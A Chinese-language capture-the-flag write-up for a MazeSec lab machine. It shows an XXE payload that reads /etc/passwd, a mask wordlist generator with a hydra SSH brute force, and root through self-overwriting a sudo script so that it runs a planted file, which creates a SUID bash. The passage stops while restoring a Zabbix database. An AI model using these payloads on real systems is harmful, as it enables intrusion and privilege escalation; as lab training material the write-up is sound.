靶机信息

靶机名称：112
靶机作者：II104567/群主
靶机类型：Linux
难度：low-hard
来源：MazeSec/QQ内部群 660930334
官网：https://maze-sec.com/

目标主机

使用 arp-scan 扫描内网存活主机：

```
┌──(npc㉿kali)-[~/test1]
└─$ sudo arp-scan -I eth2 192.168.6.0/24

192.168.6.215   08:00:27:5c:0a:80       PCS Systemtechnik GmbH
```

目标主机 IP：192.168.1.10

端口扫描


使用 nmap 进行 TCP 全端口扫描：

```
┌──(npc㉿kali)-[~]
└─$ nmap 192.168.1.10 -p- -sT -sV

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
```

发现开放了 22/ssh、80/http 端口

8o 端口服务探测


访问 80 端口，展示了一个 xml 解析的页面：



尝试输入 xml 内容进行解析，测试是否存在 XXE 漏洞：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<root><name>&xxe;</name></root>
```

页面存在 XXE 漏洞，成功读取 /etc/passwd 文件：



可以看到存在登录 shell 的用户 tuf，以及 tuf 用户后的几个服务用户

在 /etc/passwd 文件里，tuf 用户行存在注释 `KQNPHFqG**JHcYJossIe`，猜测可能是密码线索，两位掩码

```
tuf:x:1000:1000:KQNPHFqG**JHcYJossIe:/home/tuf:/bin/bash
```

爆破 tuf 用户密码

使用 python 脚本生成所有可能的两位字母数字组合，爆破 tuf 用户密码：

```python
# file: generate_passwords.py
import itertools
import string

def generate_passwords():
    # 配置信息
    base_pwd = "KQNPHFqG**JHcYJossIe"
    output_file = "pass.txt"
    # 字符集：a-z, A-Z, 0-9
    charset = string.ascii_letters + string.digits
    # 计算所有 2 位组合 (62 * 62 = 3844)
    combinations = itertools.product(charset, repeat=2)
    print(f"正在生成密码并写入 {output_file}...")
    try:
```

```
        with open(output_file, "w", encoding="utf-8") as f:
            count = 0
            for combo in combinations:
                # 拼接两个掩码字符
                replacement = "".join(combo)
                # 替换原始字符串中的 **
                new_password = base_pwd.replace("**", replacement)
                # 写入文件并换行
                f.write(new_password + "\n")
                count += 1
        print(f"成功！已生成 {count} 个密码到 {output_file}。")
    except Exception as e:
        print(f"写入失败：{e}")
if __name__ == "__main__":
    generate_passwords()
```

使用 hydra 指定密码字典对 tuf 用户进行爆破：

```
┌──(npc㉿kali)-[~]
└─$ python3 bp.py
正在生成密码并写入 pass.txt...
成功！已生成 3844 个密码到 pass.txt。

┌──(npc㉿kali)-[~]
└─$ hydra -l tuf -P pass.txt ssh://192.168.1.10 -e nsr
```

```
┌──(npc㉿kali)-[~]
└─$ python3 bp.py
正在生成密码并写入 pass.txt...
成功！已生成 3844 个密码到 pass.txt。

┌──(npc㉿kali)-[~]
└─$ hydra -l tuf -P pass.txt ssh://192.168.1.10 -e nsr
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 10:32:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
ore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3847 login tries (l:1/p:3847), ~241 tries per task
[DATA] attacking ssh://192.168.1.10:22/
[STATUS] 250.00 tries/min, 250 tries in 00:01h, 3599 to do in 00:15h, 14 active
[STATUS] 245.33 tries/min, 736 tries in 00:03h, 3113 to do in 00:13h, 14 active
[STATUS] 240.43 tries/min, 1683 tries in 00:07h, 2167 to do in 00:10h, 13 active
[STATUS] 234.33 tries/min, 2812 tries in 00:12h, 1038 to do in 00:05h, 13 active
[22][ssh] host: 192.168.1.10   login: tuf   password: KQNPHFqG6mJHcYJossIe
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 10:48:05
```

爆破出 tuf 用户密码为 `KQNPHFqG6mJHcYJossIe`

sudo 提权

方案一：tao方案（路径解析利用）

1.1、sudo 脚本分析

使用爆破出的密码登录 tuf 用户，tuf 用户可以 sudo 权限执行 /opt/112.sh

```
tuf@112:~$ sudo -l
Matching Defaults entries for tuf on 112:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin

User tuf may run the following commands on 112:
    (ALL) NOPASSWD: /opt/112.sh
```

脚本内容：

```
tuf@112:~$ cat /opt/112.sh
```

```bash
#!/bin/bash
input_url=""
output_file=""
use_file=false
regex='^https://maze-sec.com/[a-zA-Z0-9/]*$'
while getopts ":u:o:" opt; do
    case ${opt} in
        u) input_url="$OPTARG" ;;
        o) output_file="$OPTARG"; use_file=true ;;
        \?) echo "错误: 无效选项 -$OPTARG"; exit 1 ;;
        :) echo "错误: 选项 -$OPTARG 需要一个参数"; exit 1 ;;
    esac
done
if [[ -z "$input_url" ]]; then
    echo "错误: 必须使用 -u 参数提供URL"
    exit 1
fi
if [[ ! "$input_url" =~ ^https://maze-sec.com/ ]]; then
    echo "错误: URL必须以 https://maze-sec.com/ 开头"
    exit 1
fi
if [[ ! "$input_url" =~ $regex ]]; then
    echo "错误: URL包含非法字符，只允许字母、数字和斜杠"
    exit 1
fi
if (( RANDOM % 2 )); then
    result="$input_url is a good url."
else
    result="$input_url is not a good url."
fi
if [ "$use_file" = true ]; then
    echo "$result" > "$output_file"
    echo "结果已保存到: $output_file"
else
    echo "$result"
fi
```

通过注释或分析脚本可以知道脚本的功能：接受一个 URL 参数 `-u`，并判断 URL 是否符合要求，然后输出随机结果，若指定了 `-o` 参数则将结果写入文件，url 部分可控，任意文件覆盖。

1.2、前置内容补充

补充一些过渡内容：

- 1、unix 路径中如果存在多个 `/` 等价于单个 `/`，例如 `/opt//112.sh` 等价于 `/opt/112.sh`。
- 2、在 Linux 中，目录名和文件名几乎可以使用任何字符（除了 `/` 和 null 字符），包括空格、制表符、换行符以及其他特殊字符都是允许的。
- 3、当 sudo/ shell 尝试执行一个无 shebang 的可执行文本文件时，底层 execve 返回ENOEXEC，调用方通常会退回用 /bin/sh（或其指定的 shell）来解释执行该文件。

这里在引出 ta0 方案：

如果命令名包含 /，shell 会将其视为路径（绝对或相对）直接执行，而不会在 $PATH 中查找；若为相对路径，则以当前工作目录为基准解析。

核心原理：

这个脚本的 -o 参数允许我们将验证结果（如 https://maze-sec.com/111 is a good url.）写入任意文件。

- 1、如果我们利用这一特性，将结果覆盖脚本自身（/opt/112.sh），旧的脚本内容（包括 #!/bin/bash）就会丢失。
- 2、当我们再次 sudo 执行该脚本时，Shell 读取到的第一行代码变成了以 https:// 开头的字符串。
- 3、由于该字符串包含 /，Shell 会将其视为相对路径命令执行，即尝试在当前目录下寻找 https: 文件夹下的 maze-sec.com 文件夹下的 111 可执行文件。
- 4、只要我们提前在当前目录构建好这个文件夹结构并放入恶意文件，即可实现 Root 权限命令执行。

1.3、路径解析利用

例如下面，这里就是一个相对路径，`https://maze-sec.com/111` 会被解析为当前目录下的 `https:/maze-sec.com/111` 文件并执行，后面的 `is a good url.` 会被当作参数传递给该脚本：

```
https://maze-sec.com/111 is a good url.
```

测试：

```
tuf@112:~$ echo 'https://maze-sec.com/111 is a good url.' > test.sh
tuf@112:~$ chmod +x test.sh
tuf@112:~$ ./test.sh
./test.sh: line 1: https://maze-sec.com/111: No such file or directory
tuf@112:~$ mkdir -p 'https://maze-sec.com/'
tuf@112:~$ echo 'whoami' > https\:/maze-sec.com/111
tuf@112:~$ chmod +x https\:/maze-sec.com/111
tuf@112:~$ ./test.sh
tuf
```

成功执行了 https://maze-sec.com/111 脚本，输出 tuf 用户名

如果把 `https://maze-sec.com/111 is a good url.` 输出覆盖 /opt/112.sh 脚本，再用 sudo 执行，通过修改 111 文件内容就可以实现任意命令执行。

```
tuf@112:~$ sudo /opt/112.sh -o /opt/112.sh -u https://maze-sec.com/111
结果已保存到: /opt/112.sh
tuf@112:~$ cat /opt/112.sh
https://maze-sec.com/111 is a good url.
tuf@112:~$ sudo /opt/112.sh
root
tuf@112:~$ echo 'cp /bin/bash /tmp/bash;chmod +s /tmp/bash' > https\:/maze-sec.com/111
tuf@112:~$ sudo /opt/112.sh
tuf@112:~$ ls -alh /tmp/bash
-rwsr-sr-x 1 root root 1.2M Jan 16 11:37 /tmp/bash
```

```
tuf@112:~$ /tmp/bash -p
bash-5.0# id
uid=1000(tuf) gid=1000(tuf) euid=0(root) egid=0(root) groups=0(root),1000(tuf)
bash-5.0#
```

```
tuf@112:~$ sudo /opt/112.sh -o /opt/112.sh -u https://maze-sec.com/111
结果已保存到: /opt/112.sh
tuf@112:~$ cat /opt/112.sh
https://maze-sec.com/111 is a good url.
tuf@112:~$ sudo /opt/112.sh
root
tuf@112:~$ echo 'cp /bin/bash /tmp/bash;chmod +s /tmp/bash' > https\:/maze-sec.com/111
tuf@112:~$ sudo /opt/112.sh
tuf@112:~$ ls -alh /tmp/bash
-rwsr-sr-x 1 root root 1.2M Jan 16 11:37 /tmp/bash
tuf@112:~$ /tmp/bash -p
bash-5.0# id
uid=1000(tuf) gid=1000(tuf) euid=0(root) egid=0(root) groups=0(root),1000(tuf)
bash-5.0#
```

方案二：毛坯房方案

毛坯房方案：靶机作者构建了预期提权利用链，靶机部署环节部分留空，需要选手自行补全实现漏洞环境利用。

在 sudoers.d 目录下，有 sudo 授权配置文件 zabbix 且可读


```
tuf@112:~$ ls -alh /etc/sudoers
-r--r----- 1 root root 705 Jan  8 05:17 /etc/sudoers
tuf@112:~$ ls -alh /etc/sudoers.d/
total 16K
drwxr-xr-x  2 root root 4.0K Jan  8 06:15 .
drwxr-xr-x 84 root root 4.0K Jan 16 10:12 ..
-r--r-----  1 root root  958 Jan 14  2023 README
-rw-r--r--  1 root root   48 Apr 28  2018 zabbix
tuf@112:~$ cat /etc/sudoers.d/zabbix
zabbix ALL = (ALL) NOPASSWD: /usr/bin/nmap -O *
tuf@112:~$
```

```
tuf@112:~$ cat /etc/sudoers.d/zabbix
zabbix ALL = (ALL) NOPASSWD: /usr/bin/nmap -O *
```

zabbix 用户可以无密码 sudo 执行 nmap 的 -O 参数进行操作系统探测功能。

那么提权问题就变成了如何上线 zabbix 用户的问题，在进程里也没有看到 zabbix 相关服务。

zabbix 官方文档 - 安装



2.1、环境补充与 Web 部署

检查靶机是否注册了 zabbix 服务，zabbix 服务启动失败


```
tuf@112:~$ systemctl status zabbix-server
● zabbix-server.service - Zabbix Server (MySQL/MariaDB)
     Loaded: loaded (/lib/systemd/system/zabbix-server.service; enabled; vendor preset: enabled)
     Active: failed (Result: exit-code) since Fri 2026-01-16 10:12:01 EST; 1h 55min ago
       Docs: man:zabbix_server
    Process: 537 ExecStart=/usr/sbin/zabbix_server --foreground (code=exited, status=1/FAILURE)
   Main PID: 537 (code=exited, status=1/FAILURE)
        CPU: 11ms

Warning: some journal files were not opened due to insufficient permissions.
tuf@112:~$
```

收集靶机 zabbix 服务相关信息


```
tuf@112:~$ find / -name 'zabbix' 2>/dev/null
/run/zabbix
/usr/share/zabbix-server-mysql/zabbix
/etc/sudoers.d/zabbix
/etc/zabbix
/var/lib/mysql/zabbix
tuf@112:~$ ls -alh /etc/zabbix/
total 40K
drwxr-xr-x  4 root root 4.0K Jan  8 06:16 .
drwxr-xr-x 84 root root 4.0K Jan 16 10:12 ..
drwxr-xr-x  2 root root 4.0K Jan 31  2021 alert.d
-rw-r--r--  1 root root  21K Jan  8 06:16 zabbix_server.conf
drwxr-xr-x  2 root root 4.0K Jan 31  2021 zabbix_server.conf.d
tuf@112:~$ cat /etc/zabbix/zabbix_server.conf | grep -v '^#' | grep '.'
LogFile=/var/log/zabbix-server/zabbix_server.log
PidFile=/run/zabbix/zabbix_server.pid
DBName=zabbix
DBHost=localhost
DBName=zabbix
DBUser=zabbix
DBPassword=your_strong_password
Timeout=4
AlertScriptsPath=/etc/zabbix/alert.d/
FpingLocation=/usr/bin/fping
LogSlowQueries=3000
Include=/etc/zabbix/zabbix_server.conf.d/*.conf
StatsAllowedIP=127.0.0.1
tuf@112:~$
```

```
DBHost=localhost
DBName=zabbix
DBUser=zabbix
DBPassword=your_strong_password
```

zabbix 配置文件内的 mysql 密码正确，数据库为空



查看 zabbix 配置文件里的 日志文件内容



可以确定zabbix-server 已安装并尝试启动，但日志提示 zabbix.users 表不存在并判定 “database is not a Zabbix database”，说明数据库未导入 Zabbix 初始化 schema/data，导致服务端无法运行

另外还可以知道 zabbix-server 版本 `Zabbix 5.0.8 (revision d3c78f993a)`

```
5297:20260108:061706.794 [Z3005] query failed: [1146] Table 'zabbix.users' doesn't exist [select userid from users limit 1]
5297:20260108:061706.794 cannot use database "zabbix": database is not a Zabbix database
```

找到 zabbix-server 5.0.8 版本的初始化数据库文件，使用 zcat 命令直接把 .gz 压缩文件解压后输出到标准输出，再通过管道传递给 mysql 命令导入到 zabbix 数据库中：

```
# 重新构建数据库
mysql -u zabbix -p'your_strong_password' -e "DROP DATABASE zabbix; CREATE DATABASE zabbix CHARACTER SET utf8 COLLATE utf8_bin;"
#导入数据库
zcat /usr/share/zabbix-server-mysql/{schema,images,data}.sql.gz | mysql -u zabbix -p'your_strong_password' zabbix
```

导入后，重启靶机，观察 zabbix 服务状态

```
tuf@112:~$ systemctl status zabbix-server
● zabbix-server.service - Zabbix Server (MySQL/MariaDB)
     Loaded: loaded (/lib/systemd/system/zabbix-server.service; enabled; vendor preset: enabled)
     Active: active (running) since Fri 2026-01-16 13:00:55 EST; 1min 27s ago
       Docs: man:zabbix_server
   Main PID: 483 (zabbix_server)
      Tasks: 38 (limit: 2359)
     Memory: 25.9M
        CPU: 100ms
     CGroup: /system.slice/zabbix-server.service
             ├─483 /usr/sbin/zabbix_server --foreground
             ├─508 /usr/sbin/zabbix_server: configuration syncer [synced configuration in 0.900434 sec, idle 60 sec]
